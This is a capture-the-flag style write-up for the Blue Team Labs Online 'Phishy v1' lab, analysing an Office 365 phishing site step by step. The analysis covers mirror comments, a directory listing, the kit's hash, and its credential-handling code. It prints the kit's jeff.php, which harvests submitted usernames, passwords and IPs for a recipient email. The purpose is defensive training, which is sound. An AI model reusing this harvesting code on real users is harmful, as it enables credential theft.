
Blue Team Labs Online: Phishy v1

The following writeup is for Phishy v1 on Blue Team Labs Online, it's an easy lab that involves analysing a phishing link.

Scenario: You have been sent a phishing link - It is your task to investigate this website and find out everything you can about the site, the actor responsible, and perform threat intelligence work on the operator(s) of the phishing site.


The HTML page used on securedocument.net is a decoy. Where was this webpage mirrored from, and what tool was used? (Use the first part of the tool name only)

Upon initially visiting the phishing page, it is a terrible attempt at imitating Office 365:



securedocument.net/secure/LOGIN/protected/login/portal/index1.html?1614546319649

I visited the root page, like implied in the question, and found this comment:





```
<!DOCTYPE html>
<html>
<!-- Mirrored from 61.221.12.26/cgi-sys/defaultwebpage.cgi by HTTrack Website Copier/3.x [XR&CO'2014], Thu, 18 Feb 2021 12:43:50 GMT -->
```

Answer: 61.221.12.26/cgi-sys/defaultwebpage.cgi, HTTrack

What is the full URL of the background image which is on the phishing landing page?

To get the fill URL of the background image, right-click the background and select "Open Image in New Tab" or "Copy Image Link":






securedocument.net/secure/LOGIN/protected/login/portal/axCBhIt.png

Answer: http://securedocument.net/secure/L0GIN/protected/login/portal/axCBhIt.png

What is the name of the php page which will process the stolen credentials?

Fortunately for us, the source code for the page is extremely small. Therefore, I simply looked for any instances of “post” within the code, as the entered credentials obviously need to be posted to some sort of endpoint:




```
<form action="jeff.php" method="post">
```

Answer: jeff.php

What is the SHA256 of the phishing kit in ZIP format? (Provide the last 6 characters)

I assumed that the phishing kit would be found in one of the directories, so after checking /protected, /L0GIN, I eventually came across this:




securedocument.net/secure/

Index of /secure

```
      Name                Last modified     Size Description
-----------------------------------------------------------
Parent Directory                                 -
0ff1cePh1sh.zip       2021-02-18 14:50  40K
L0GIN/                2021-02-18 14:47    -
```

Let’s download the zip file and use the sha256sum command to generate the SHA256 hash of the phishing kit:




```
ubuntu@ip-10-0-1-95:~/Downloads$ sha256sum 0ff1cePh1sh.zip
c778236f4a731411ab2f8494eb5229309713cc7ead44922b4f496a2032fa5b48  0ff1cePh1sh.zip
```

Answer: fa5b48

What email address is setup to receive the phishing credential logs?


This requires looking into the source code, so make sure to extract the zip file found previously, and explore each file. In one of the earlier questions, we determined the credentials were sent to jeff.php, therefore, we should definitely check this out first:



```
<?php
$result= "office";
$ip = getenv("REMOTE_ADDR");
$datamasii=date("D M d, Y g:i a");
$message .= "----- Thanks to PHP Bloke -------"
$message .= "======= Result =======". "\n";
$message .= "User : ".$_POST['user1']."\n";
$message .= "Password: " .$_POST['pass1']."\n";
$message .= "IP: ".$ip."\n";
$recipient = "boris.smets@tfl-uk.co";
$subject = "Result!!!";
$headers = "From: Result <phishing@phishing.com>";
$headers .= $_POST['eMailAdd']."\n";
$headers .= "MIME-Version: 1.0\n";
$message .= "----- Thanks to PHP Bloke -------"
?>


<script language=javascript>
window.location='https://www.office.com/';
</script>
```

As you can see, within this php file contains a series of variables, one named $recipient:




```
$recipient = "boris.smets@tfl-uk.co";
```

Answer: boris.smets@tfl-uk.co


What is the function called to produce the PHP variable which appears in the index1.html URL?

If you take a look at the URL, we can see what appears to be a random set of numbers:



```
'index1.html?1614546319649
```

If you look at the index.html code, we can see a getTime function:




```
                     <script language=javascript>
window.location='index1.html?'+new Date().getTime();
</script>
```

Therefore, it’s safe to assume that this function gets the current time and appends it to the URL.

Answer: getTime()

What is the domain of the website which should appear once credentials are entered?

We found this previously in the jeff.php code:




```
<script language=javascript>
window.location='https://www.office.com/';
</script>
```

Answer: Office.com


There is an error in this phishing kit. What variable name is wrong causing the phishing site to break? (Enter any of 4 potential answers)

In the jeff.php file, we can see variables for user1 and pass1:



```
"User : ".$_POST['user1']."\n";
"Password: " .$_POST['pass1']."\n";
```

If you look at the index1.html code, we can see that it expects userrr and passs, nost user1 and pass1:



```
<input type="email" name="userrr" placeholder="Email ID" required >
<br><input type="password" name="passss" placeholder="Email Password" required ><br>
```

Answer: userrr